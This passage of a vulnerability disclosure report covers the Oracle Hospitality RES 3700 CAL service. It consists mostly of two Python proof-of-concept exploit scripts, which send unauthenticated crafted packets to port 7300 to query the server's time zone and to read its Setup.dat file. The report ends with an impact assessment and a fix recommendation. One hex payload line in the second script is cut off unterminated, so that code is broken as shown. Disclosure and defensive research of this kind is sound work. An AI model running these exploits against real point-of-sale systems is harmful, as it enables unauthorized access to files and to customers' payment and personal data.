
Code is available in the PoC.zip file (cal-exploit-timezone.py) as well as a screenshot is below:

cal-exploit-timezone.py

```python
#Author: Walid Faour
#Date: Feb. 25, 2020
#Oracle Hospitality RES 3700 CAL Service Exploit

import socket
import binascii
from crccheck.crc import Crc8
from crccheck.checksum import Checksum8

print
print 'Oracle Hospitality RES 3700 CAL Service Exploit'
print 'Using getRemoteTimeZone method/operation...'
print

TCP_IP = raw_input("Enter remote Oracle Server IP address: ")
TCP_PORT = 7300
BUFFER_SIZE = 5000

header1 = "0201"
type = "34"
header2 = "00c0a801"
unknown1 = "03"
node = binascii.hexlify("WALIDFAOR") + "00"
node_add = "0000000000000"
unknown2 = "2000000"
seq = "020101000032"
crc8_checksum = hex(Checksum8.calc(bytearray.fromhex(seq + node)) - 2)[2:]
null_terminators = "00000000000000"

MESSAGE = header1 + type + header2 + unknown1 + node + node_add + unknown2 + crc8_checksum + seq + node + null_terminators

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print 'Sending request...'
s.connect((TCP_IP, TCP_PORT))
s.send(binascii.unhexlify(MESSAGE))
data = s.recv(BUFFER_SIZE)
s.close()

print "Received RAW data:", data
```

4.3-Exploit / PoC for readRemoteWin32RESSetupFile

From the captured Wireshark traffic, we also copy the TCP stream related to this operation which will be reading Setup.dat file under D:\MICROS\Res\CAL\Win32\Packages\Win32RES\




As seen above we get the contents of the file in the output. Code screenshot below and available in the zip file.

```
#Author: Walid Faour
#Date: Feb. 25, 2020
#Oracle Hospitality RES 3700 CAL Service Exploit

import socket
import binascii

print
print 'Oracle Hospitality RES 3700 CAL Service Exploit'
print 'Using readRemoteWin32RESSetupFile method/operation...'
print

TCP_IP = raw_input("Enter remote Oracle Server IP address: ")
TCP_PORT = 7300
BUFFER_SIZE = 5000

header1 = "0201"
type = "bc"
header2 = "00c0a801"
unknown1 = "03"
node = binascii.hexlify("TST192P01") + "00" #Do note change
node_padding = "0000000000000"
unknown2 = "2000000"
seq = "2e0404000032"
crc8_checksum = "c1"
command = "e9907c2802917c01ffffff00000000" #Read File
file_name = binascii.hexlify("Win32RES\Setup.dat") #Do not change
end = "00ffffffffff4006950000000000ffffffff58ff9500400695000000000e0fe9500400695004006950000000000000000000000000098e0090198e0090198e00
MESSAGE = header1 + type + header2 + unknown1 + node + node_padding + unknown2 + crc8_checksum + seq + node + command + file_name + end
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TCP_IP, TCP_PORT))
s.send(binascii.unhexlify(MESSAGE))
data = s.recv(BUFFER_SIZE)
s.close()

print "Received RAW data:", data
```

4.4-Exploit / PoC for listRemoteWin32RESDirectory

This operation/method will list all files in directories and subdirectories under D:\MICROS\Res\CAL\Win32\Files\Micros\Res\Pos\Etc and D:\MICROS\Res\CAL\Win32\Files\Micros\Common. I have created a test file called ahacked.txt it will appear below.



Code will be provided in the zip file.

5.0-Criticality Assessment and Business Impact

Oracle Hospitality RES 3700 is a product/solution that is used in thousands of Food & Beverage stores across the world. We can see a fraction of that on the Oracles link to success stories https://www.oracle.com/industries/food-beverage/pos-successes.html where a lot use this solution without knowing that their security can be compromised from both internal and external attackers.

Even if an attacker was not able to gain any kind of access, he would still be able to use the DoS attack exploits. On top of that most of the stores deal with customer credit cards and that information will be at risk and PCIDSS (Payment Card Industry Data Security Standards) will be breached, for example: Personally Identifiable Information could be obtained such as: Names, Addresses, Phone Numbers, SSN#, DOB, Credit Card Numbers, Expiry dates, Card Types, Authorization reference, Transaction reference etc…

A malicious user or a black hat hacker could attack any system with this Oracle product installed by exploiting this vulnerability and that would be a major loss in terms of money, reputation for the business and its clients/customers, inappropriate access to proprietary or confidential data such as intellectual data or marketing plans and much more. The impact on confidentiality, integrity and availability in this case is critical.

6.0-Conclusion and recommendation

This vulnerability can be considered as medium severity with a potential to be highly severe with enough research and should be fixed to prevent this behaviour.

What I recommend is fixing the code in CALSrv.exe and related files and having any type of authentication mechanism involved.